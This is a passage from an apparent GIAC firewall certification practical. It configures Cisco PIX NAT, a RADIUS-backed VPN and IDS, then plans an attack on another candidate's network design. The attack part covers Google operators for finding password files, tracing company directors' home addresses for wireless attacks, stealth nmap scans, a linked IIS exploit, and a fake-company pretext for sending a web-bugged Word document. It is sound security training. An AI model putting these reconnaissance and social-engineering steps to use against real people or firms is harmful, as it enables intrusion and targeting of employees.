Static (inside,outside) 192.168.0.10 10.0.0.11 netmask 255.255.255.255
```

In this statement you could be forgiven for thinking that the source real address would be 192 and the translated “target” source address would be the 10 address. Wrong. It is the other way round. There is I am sure a very good reason for this but it is unusual to me as most PIX commands have come very intuitively.

So in the above statement we have a static translation from the inside interface to the outside interface and the original address is 10.0.0.1 and the new mapped address is 192.168.0.10 (CSSP training course materials -2004). That was just an example and here is the static translations for GE.

The “`static(webdmz, outside)`” command configures a static one to one address

translation rule by directly connecting the specified internal and external address. This type of rule makes it easier to translate from outside the company to the webdmz and from the webdmz to the service dmz.

```
static (webdmz,outside) 213.49.30.1 192.168.2.4 netmask 255.255.255.255 0 0
static (webdmz,outside) 213.49.20.5 192.168.2.5 netmask 255.255.255.255 0 0
static (webdmz,outside) 213.49.20.4 192.168.2.3 netmask 255.255.255.255 0 0
static (inside,webdmz) 192.168.2.2 192.168.3.2 netmask 255.255.255.255 0 0
static (inside,webdmz) 192.168.2.4 192.168.3.4 netmask 255.255.255.255 0 0
static (inside,webdmz) 192.168.2.3 192.168.3.3 netmask 255.255.255.255 0 0
```

N.B. the RADIUS server is managed locally to increase security, make general configuration of the network safer and because the machines are grouped in the same server room anyway. Hence there is no need to run potentially risky browser based administration for the RADIUS server.

Also the PIX firewalls and Router are all managed locally using the console cable only. This increases security and simplifies configuration. Between the two administrators there is always one on call available locally.


2.2.3 PIX FIREWALL Management

A PIX Firewall can be configured and managed by several methods including command-line interface (CLI), SNMP, PIX Device Manager (PDM), Cisco Secure Policy Manager (CSPM), or CiscoWorks VPN/Security Management Solution. PDM itself is a browser-based configuration tool designed to help configure and monitor the PIX.

Pisco Device Manager Works with PIX Firewall software version 6.0 and higher and operates on PIX Firewall 500 series models and does not require a plug-in software installation as long as Java is enabled. PDM comes preloaded into Flash memory on new PIX Firewalls running versions 6.0 and higher and can be downloaded from CISCO for older versions. PDM works over SSL. PDM will work on windows, SUN and LINUX. The PDM has six configuration areas

1. Access Rules
2. Translation Rules
3. VPN
4. Hosts/Networks
5. System Properties
6. Monitoring

The graphical user interface is user friendly especially when it comes to managing users for VPN access for instance. The screenshot below gives an idea of the layout.



The future expansion plan of GE is to use the Pix Device Manager or PDM. However in the short term since all of the server equipment is in the same room with the two IT staff there is no need for remote administration. Switching it off therefore saves configuration and eliminates a source of risk. Therefore the firewall administration will be done locally using a console cable to the back of the unit. If this proves impracticable then PDM will be used.

2.3 VPN

RADIUS

RADIUS consists of a server and client and uses the UDP protocol for data transmissions. The server runs on a central computer, typically at the site of the customer, while the clients reside in dialup access servers that can be distributed throughout the network. RADIUS is supported by Cisco Secure ACS and can be implemented in conjunction with the PIX Security Appliance. Radius also supports downloadable ACLs (CISCO CCSP Course 2004).

Two main commands configure the PIX for basic authentication to the Cisco Secure asynchronous communications server (ACS). These commands are `aaa-server` and `aaa authentication`. AAA stands for
Authentication - who the user is
Authorization - what the user can do
Accounting - what the user did

The radius server is managed locally which makes securing administration simpler.
This command specifies the name of the AAA server and the protocol radius, then the interface and IP address

The "aaa-server" command specifies the AAA-server group "*remwor*" and specifies that group "*remwor*" will be using RADIUS on192.168.2.2 as the authentication server.

```
aaa-server remwor protocol radius
aaa-server remwor (webmz) host 192.168.2.2 Radius1 timeout 10
```

A transform set is an acceptable combination of security protocols, algorithms, and other settings to apply to IPSec-protected traffic. During the IPSec security association negotiation, the peers agree to use a particular transform set when protecting a particular data flow.

```
crypto ipsec transform-set remwor_set esp-3des esp-sha-hmac
```

Enables isakmp on PIX outside interface to enable tunnel establishment

```
isakmp enable outside
```

Creates a preshared key to authenticate VPN. The IP address is not specified so that remote workers can use a different IP address as is often necessary.

```
isakmp key ******** address 0.0.0.0  netmask 0.0.0.0 no-xauth no-config-mode
```

Send IP address as Identity

```
isakmp identity address
```

Settings for the VPN client connection

```
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 1
isakmp policy 10 lifetime 86400
crypto map gemap 10 ipsec-isakmp
crypto map gemap interface outside
```

When the VPN Client initiates ISAKMP, the VPN group name and pre-shared key are sent to the PIX. The PIX then uses the name to look up the configured VPN Client policy for the given VPN Client. The matching policy attributes to the VPN Client are downloaded during IKE negotiation.

The IP Local Pool is a range of addresses that will be dynamically assigned to the remotely working VPN Clients. This pool is assigned as follows.

```
ip local pool remwor-ip 192.168.1.241-192.168.1.254
```

The “vpngroup” defines the address-pool that will be used for the VPN clients along with their DNS-server and domain. The command “vpngroup remwor password” is used for the VPN clients key

```
vpngroup remwor address-pool remwor-ip
vpngroup remwor dns-server 192.168.3.2
vpngroup remwor default-domain ge.com
vpngroup remwor idle-time 1900
vpngroup remwor password ******
```

The ACL that pertains to the Local pool called remote has already been created previously as well as the nat (inside) 0 access-list to exempt the pool NAT on the PIX. Please note that the VPN comes in before the final IDS so that all VPN traffic can still be monitored.

This is the end of the Policy configuration for the GE router, PIX firewall and VPN. Please note that securei communication with partners is done via an IIS based web application that interfaces with ADAM – application mode Active Directory. PWA have not recommended to GE to allow another company trusted internal access via the VPN.

NB. In order to troubleshoot this configuration it is easier change one thing at a time from a configuration that is working well already or build up the configuration incrementally from bare bones. From experience it has been found difficult to fault find when there are are number of faults in the configuration.

2.4 Intrusion detection

CISCO PIX 515e has in built IDS capability but only for a limited amount of signatures. For the full amount of signatures there is an extra payment and additional software to interface to the IDS abilities of the PIX.
This is the syntax for the inbuilt CISCO IDS.

The following signature classes are supported by the PIX.

- Informational—Triggers on normal network activity that in itself is not malicious, but can be used to determine the validity of an attack
- Attack—Triggers on an activity known to be unauthorized data retrieval, system access, or privileged escalation.

This is the syntax for the IDS commands on the inbuilt CISCO IDS.

```
ip audit name audit_name info [action [alarm] [drop] [reset]]
ip audit name audit_name attack [action [alarm] [drop] [reset]]
```

(CISCO CCSP Course Materials 2004)

Given that SNORT is free of charge and under the GPL it was decided to use this software. Also the author has some expertise at setting up an IDS network.

Please see section 4 for more depth on how IDS can be used in a new way and innovative ideas for the future of this technology.

3 Design under fire

The attack I have chosen shows some of my background interest in Microsoft security at network, OS and application levels. I will not be using the terminology of hacker and cracker as they have ambiguous and subjective meanings. Instead I will use the term "attacker" as the person using these exploits and "victim" as the recipient.

In this process the attacker has a toolbox of exploits that can be used in reaction to events as they unfold rather than knowing from the onset exactly how the attack is going to take place. The exact tools may be changeable but the actual process stages involved appear pretty standard in that they will usually conduct general reconnaissance and then start more direct scanning which leads to identifying a vulnerability and subsequent exploitation. The attacker will then seek to keep access and cover their tracks. All of this has to be done in a stealthy manner to avoid early identification.


The attacker in this case is directed at John Strands GCFW network in his paper submitted January 23rd, 2004. It was a pleasure to read this well written paper and I expect that my paper will have similar attention in future. John Strands passing paper is available from the following URL.
http://www.giac.org/practical/GCFW/John_Strand_GCFW.pdf

In this new attack the attacker will trick a remote employee to open an email attachment, then gain access to their VPN connection to the internal network and then exploit the internal clients and web server simultaneously to gain an internal foothold and then take control of the domain controller.

The reason for choosing Johns paper was largely due his excerpt below which I will expand upon later.

> *"Internet: All employees need access to the internet for research purposes*
> • *All employees require access to Email through Microsoft Exchange*
> • *All employees need access to file and print services*
> • *External employees require the above, however they also require access to the VPN server to gain access to internal network resources"….*
> GIAC also uses Microsoft's RAS package to handle its VPN connections.
> *…."GIAC's Web server is running Microsoft IIS version 5.0, with all of the latest service packs and patches".*

3.1 John strands network



3.2 Reconnaissance

The hypothetical Bad guy has been hired to attack this network and needs to first gain knowledge about the target. The aim is to cause maximum disruption but also to be able to gain a long term foothold that can be used to gain knowledge about the company. Therefore the attacker must try to gain knowledge without the victim realising.

The first port of call is the web. Google is a powerful search tool as we all know but just how flexible can come as a surprise. http://www.oreilly.com/catalog/googlehks/ is a good book to learn more or just http://www.google.com/advanced_search?hl=en
Of particular note are the ability to both search a specific site and to limit that search to a particular file extension. When combined with the ability to search back in time using googles cache complex queries can be made.

"*cache:www.url.com*" shows the version of the web page that Google has in its cache. This can be used to find information from the www.ge.com site that has been deleted in the past maybe to cover security hole.

"*link:www.url.com*" list webpages that have links to the specified webpage
This query will return a list of partners who have linked to the www.ge.com site

"*password site:www.url.com*" restrict the results of the string search "*password*" to those websites in the given domain

"*Jobs site:www.ge.com*" which will return job adverts on the site. The IT adverts can give an idea of the systems being used.

"*intitle:"* restrict the results to documents containing that word in the title
Passwords would be an ambitious possibility.

"*filetype:xls*" Limits the query to only Excel spreadsheet documents for instance.

By combining these commands it is possible to only look for Excel spreadsheets that have password in the title at the www.ge.com site and then ones that link to www.ge.com using link.

"intitle:Password site:www.ge.com filetype:xls"

For instance
"site:www.microsoft.com filetype:xls intitle:currency"
will provide the one Excel spreadsheet on Microsofts web site that uses the keyword currency.

Please see http://www.google.com/help/operators.html for more depth on this subject.
Please see this URL for more strategic use of google for reconnaissance.
http://www.securityfocus.com/columnists/224
For some real indepth knowledge on google then purchase google hacks(Calishain 2003).

This depth of search can be performed on the actual site and the partners site that link to the actual companies site using "*link:www.url.com*"

N.B.Please note that these commands are case sensitive UNIX style.

After a normal google search we can also search the newsgroups from deja and now at google. The above search techniques can be used there. If you feel like you have had enough of google then try its competitor teoma which is very good also. http://www.teoma.com. Google has the advantage of having a cached version of many pages but this cache is nothing compared to the site I am going to tell you about next.

There is a very powerful method of internet reconnaissance that I have not seen documented before in a SANS/GIAC paper. This is www.archive.org which is possibly my favourite site on the www along with www.wikipedia.org of course. IMO it is what the Internet is all about and part of the reason why many of us are doing the job we are doing. The way back machine at www.archive.org is an excellent historical timeline of any website.

It is true that many companies are becoming more security conscious now but how security conscious were they 4 years ago? With archive.org it is possible to look at a cached version of a companies website back to 1996 if it was around then. It is likely that the information security policy of a company in 1996 was less stringent than it is now and an attacker could use this to their advantage by looking at old job adverts, building plans and policy documents that were naively placed on the web in the rush to become e-enabled. A company can request that googles cache be cleared of any entries that are not wanted and this can also be done on www.archive.org at this page http://www.archive.org/about/exclude.php. This is encouraged by archive.org as they only wish to cache information that is still wished to be public.

There is also a piece of software created specifically for Internet reconnaissance called Sam Spade that is quite popular. http://www.samspade.org/ssw/

During these recon stages the wily attacker may be using a web proxy to cover their source IP address. There are many that offer free service for basic browsing. http://proxify.com/

Additional information can be gleaned by the use of a whois domain name lookup which can provide address and contact details of key personnel. The IP addresses captured from the whois lookup can then be cross-referenced at ARIN or RIPE to find out more information about the address space of the company.

From this information we have the public facing knowledge of the target company from the Internet. So far we have looked at the “normal” pen testing reconnaissance techniques. There is however more research that can be done on a business that is specific to the UK. I am not sure of the US or EU equivalents so please forgive me. Companies House keeps a record of the details of every limited company in the UK, their Directors and financial details also. This is available at http://www.companieshouse.gov.uk/ now as well as through the land based offices. Companies House records are interesting as they give the names of the directors of the company. A phone directory at the public library provides the ability to search names to an address also. The Attacker could then look up these names and then cross-reference them with the electoral register http://www.electoralcommission.org.uk/about-us/our-role.cfm
The electoral register gives the ability to locate a name and address. http://www.electoralcommission.gov.uk/
This information can be accessed commercially at a low fee through companies like Experian (http://www.experian.com/). It is possible to opt out of the commercially available list but not many do as this ability is not widely known. One can also google names and areas to find information about a person. If a list of key employee addresses is made in this fashion then a wireless network audit can be made from

outside their homes using a high gain wireless antennae and high power wireless LAN card.
A domestic wireless network is likely to be using a vulnerable WEP key which can be cracked in the method outlined in Richard Haylers GCIH practical (Hayler 2003). Then plaintext email and passwords can be sniffed. Of particular risk is Instant Messenger such as Yahoo which sends the password in the clear repeatedly when logging on. This is the same password as the associated email account which many log onto securely not realising that the IM account does not securely logon. Also once access to the webmail account is made then any accounts that use this webmail address for verification can be gained using the password reminder. (The author recommends using encrypted IM such as LICQ). One of these passwords is likely to be used on work machines and communications relative to work could be made through the domestic accounts. Also the work laptop may well be used on a home wireless connection which is a point of extreme security weakness occurs. This is the point expanded upon later on in this section.
The other means of reconnaissance is via the press which in the UK consists of these and many more.
http://news.ft.com/home/uk
http://news.bbc.co.uk/
http://www.timesonline.co.uk/
http://www.guardian.co.uk/
http://www.theregister.co.uk/
http://www.independent.co.uk/
http://www.economist.com/

In particular the IT press for job adverts related to the company.
The attacker can do a search based on the name of an employer http://www.computerweekly.com/CompanyDirectory/Default.asp The Attacker can limit this search to a type of technology. The resulting job advert for the target company may then give away a lot of information about the internal systems that they run which then directs the type of attack.

This is the end of the Attackers reconnaissance. Next they make more direct contact with the network by scanning the perimeter.

3.3 Scan the network with active or passive probing

The aim of scanning the network is to find out what kind of vulnerabilities may exist in the companies perimeter. This is in some ways more difficult now than in the past as most companies now have good firewall provision.
From our attackers point of view they do not know the standard of GE's network and so it makes sense to carry out a stealthy port scan on the companies registered public IP addresses in a way that does not raise alarms.

NMAP is of course a popular tool for this process. NMAP will port scan the host and take a guess at the operating system too. Passive fingerprinting of the OS is important and stealth mode may take longer but makes it more difficult to tell that one is being scanned. "Low and slow" scanning is a common strategy and can be enhanced by using random port selection.

The command would be something like

(root@localhost)#nmap –sS –v 213.xxx.xxx.xxx and could use the even stealthier options of -sF (Stealth FIN), sX (Xmas Tree) or -sN (Null) scan.
More info on use of nmap at http://www.tldp.org/LDP/LG/issue56/flechtner.html
And www.insecure.org

HPing and Firewalk can be used for more indepth analysis of the firewall configuration but the attacker would not expect to come across an easy perimeter firewall vulnerability to exploit in this manner. In fact if they did they would be suspicious to the nature of the vulnerability and might believe it to be a honeypot deliberately placed to lure the attacker and learn their background as per the honeynet project http://www.honeynet.org (Spitzner 2004). In the case of Johns paper an nmap scan would give us very little as he describes in his paper. The outside defences have been made strong.

> *"The following is the portscan on the entire range of addresses at GIAC. The scan did not report anything because the router is configured to respond to external ping requests with "destination network unreachable."*
> C:\>nmap -sS -T 5 -p 1-65535 192.168.1.*
> 256 IP addresses (0 hosts up) scanned in 7.601 seconds

A paper by Saumil Shah (Shah 2004) describes how to further fingerprint an IIS5 server and also provides details of a new application called httprint that does this automatically. A banner grab of an IIS 5 server will have a field showing "`Server: Microsoft-IIS/5.0`". This is what the company wishes the external network to think it is running anyway. The problem is that this is easy to change to give misleading banners or it is possible that this is not actually the main IIS server as there may be a honeypot arrangement. Also if an attack is made directly at this IIS server then it is probable that it will be protected from the attack.
There is a very good IIS exploit at the moment based upon the PCT protocol which can be viewed at http://www.us-cert.gov/current/current_activity.html#pct with source code available at http://www.thc.org/exploits/THCIISSLame.c This exploit has been used widely for the last two months and has been addressed quite quickly by Microsoft at http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx . But of course Johns paper is from January 23rd, 2004 so this patch could not have been applied to the IIS5 server in Johns paper. I am sure that if John was publishing now it would be up to date but a lot changes have occurred in the last six months.
So we could simply attempt to go in through the front door and exploit IIS5 with SYSTEM privileges.

The problem with exploiting through the company perimeter is that in general standards have increased greatly in both firewalls and IDS. Also the attacker does not know the internal network so it cannot be ascertained what can or cannot be gained by this attack before initiating it. The attacker will be pleased that they can attack but a clever attacker will want to be able to infiltrate the network unknown and learn over a period of time whilst not being noticed rather than knocking the front door down. Unfortunately for GE this is a clever attacker.

The attacker knows that mobile computing is enabling business IT to be where the business is being conducted – in the field. A companies network is linked in with its mobile sales force for instance. This is the weakness that I wish to highlight in particular as it represents the Achilles heel of many company networks.

From my experience with two of the biggest electronics companies, I know that employees are encouraged to work extra hours from home in the evening usually using

their laptop to VPN into the company network. Also sales people will dial in from the clients premises to get latest figures. This working practice brings the obvious threat from physical loss of the laptop, stolen at the bar after work, but there is a more subtle threat. If the attacker can hack the sales persons computer whilst they are on their home internet connection and place a backdoor then when the remote worker dials into the VPN, access to the company network can be gained. This problem is exacerbated by the fact that patch management is very difficult with a mobile workforce. Do we allow the workforce to use Windows Update independently or do they use a CD of update through the company network? The VPN connection is not the best method of downloading large Microsoft updates. This problem is compounded in hybrid wireless networks. The throughput of an average wireless connection is only 2.5 meg which basically prohibits centralised patch management. The Achilles heel of a companies network is the “end points” represented by remote workers.

The main protection that remote workers laptops have from the attacker is the fact that he/she does not know the IP address of the machine. This is security through obscurity which can be broken.


How can an attacker find the IP address of the remote workers laptop used from home?

A wise target company will not be allowing HTML email. HTML email would be too easy for the Attacker. The Attacker can put a web bug into the HTML email that reports to their Web Server and then the Web server logs will tell the IP address (along with a lot of other information). OK so how do we embed a web bug in a file without using HTML? We can put the web bug into a Word document when it is in HTML format and then save it as a .doc. It will still make the http request for the image and give away the IP address and more information too (this is described later). But how does the Attacker get the remote worker to open the attachment whilst they are at home? Sending the email in the evening will give higher chance of opening at home but how does Attacker get them to open the .doc? This approaches the human problem. Very few people are so badly informed to click on a .exe attachment and most would not click on any sort of attachment unless they knew the sender. Some will not even open the email unless it is from a contact. To get the remote working sales person to open the word document from home it must be sent from a semi-trusted source.

This is the scenario I give you. The Attacker purchases a mail box from http://www.mbe.uk.com/. This gives a land-based postal address which does not need to verified by a true identity. Instead it is bought in a false company identity. A 0870 redirect phone number can be gained cheaply without ID to provide a telephone redirect to an answer machine. This false identity/address/phone number is then used to purchase a domain name giving full but false details. Companies like www.names.co.uk will redirect email from a domain name to any web based email. This is our new company for less than £100 in a day. The Attacker then uses this front to act as a potential new customer to GE. Using the reconnaissance from the stage previously we have the ability to act as though we are an interested customer. Then after a week or so sending emails and phone calls the attacker sends an email to our new sales contact at GE at 9pm. The chances are high that the word document entitled “purchase_proposal.doc” will be opened by the employee after the email has been downloaded over the VPN in the evening from home.

